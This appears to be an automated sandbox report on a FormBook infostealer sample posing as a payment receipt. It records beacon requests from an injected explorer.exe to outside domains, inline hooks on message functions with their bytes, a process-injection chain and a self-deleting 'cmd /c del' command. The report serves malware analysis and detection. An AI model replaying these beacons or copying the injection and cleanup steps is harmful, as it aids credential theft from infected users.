20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /71m/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49731	27.123.27.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 22:20:47.953753948 CET	5721	OUT	GET /71m/?Rzr0iD=gir/TGf45q640hyvaYoOLmcQvbxfbyF+CK0IasCqTcsJdBCY+OvZ/ZhMnEHJcPXMDgdk&ZL3=rVvxt090-21lhr HTTP/1.1 Host: www.trumpingitagain.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 19, 2020 22:20:48.246388912 CET	5721	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 19 Nov 2020 21:20:48 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 315 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49733	192.0.78.230	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 22:21:28.875543118 CET	5733	OUT	GET /71m/?Rzr0iD=rhJBnfA/e5RktQ98+ow2gk+rbfXq49mIcD+nNtl3IG/t9WffOOBTTAV63Ad5zEG8kC/4&ZL3=rVvxt090-21lhr HTTP/1.1 Host: www.themindofafunnygirl.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 19, 2020 22:21:28.891923904 CET	5733	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 19 Nov 2020 21:21:28 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://themindofafunnygirl.com/71m/?Rzr0iD=rhJBnfA/e5RktQ98+ow2gk+rbfXq49mIcD+nNtl3IG/t9WffOOBTTAV63Ad5zEG8kC/4&ZL3=rVvxt090-21lhr X-ac: 2.hhn Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xEE
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xEE
GetMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xEE
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xEE

Statistics

Behavior



Copyright null 2020



Click to jump to process

System Behavior

Analysis Process: Final-Payment-Receipt.exe PID: 1692 Parent PID: 5576

General

Start time:	22:19:28
Start date:	19/11/2020
Path:	C:\Users\user\Desktop\Final-Payment-Receipt.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Final-Payment-Receipt.exe'
Imagebase:	0x10000
File size:	552448 bytes
MD5 hash:	8F5D29001A9F5D4F62B47AF6442BE5AB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.232793282.00000000023F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.232733869.00000000023B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.233139122.00000000033B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.233139122.00000000033B9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.233139122.00000000033B9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB0CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB0CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Final-Payment-Receipt.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DE1C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Final-Payment-Receipt.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DE1C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DAE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DAE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C951B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C951B4F	ReadFile

Analysis Process: Final-Payment-Receipt.exe PID: 5764 Parent PID: 1692

Copyright null 2020

General

Start time:	22:19:31
Start date:	19/11/2020
Path:	C:\Users\user\Desktop\Final-Payment-Receipt.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Final-Payment-Receipt.exe
Imagebase:	0x8d0000
File size:	552448 bytes
MD5 hash:	8F5D29001A9F5D4F62B47AF6442BE5AB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.261423165.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.261423165.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.261423165.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.263189244.0000000000F10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.263189244.0000000000F10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.263189244.0000000000F10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.263151938.0000000000EE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.263151938.0000000000EE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.263151938.0000000000EE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E67	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 5764

General

Start time:	22:19:33
Start date:	19/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 4732 Parent PID: 3472

General

Start time:	22:19:41
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0xe10000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.490449553.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.490449553.0000000002EB0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.490449553.0000000002EB0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.491351261.00000000035F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.491351261.00000000035F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.491351261.00000000035F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.491250685.00000000035C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.491250685.00000000035C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.491250685.00000000035C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2EC9E67	NtReadFile

Analysis Process: cmd.exe PID: 5932 Parent PID: 4732

General

Start time:	22:19:46
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Final-Payment-Receipt.exe'
Imagebase:	0x150000
File size:	232960 bytes

MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1132 Parent PID: 5932

General

Start time:	22:19:47
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis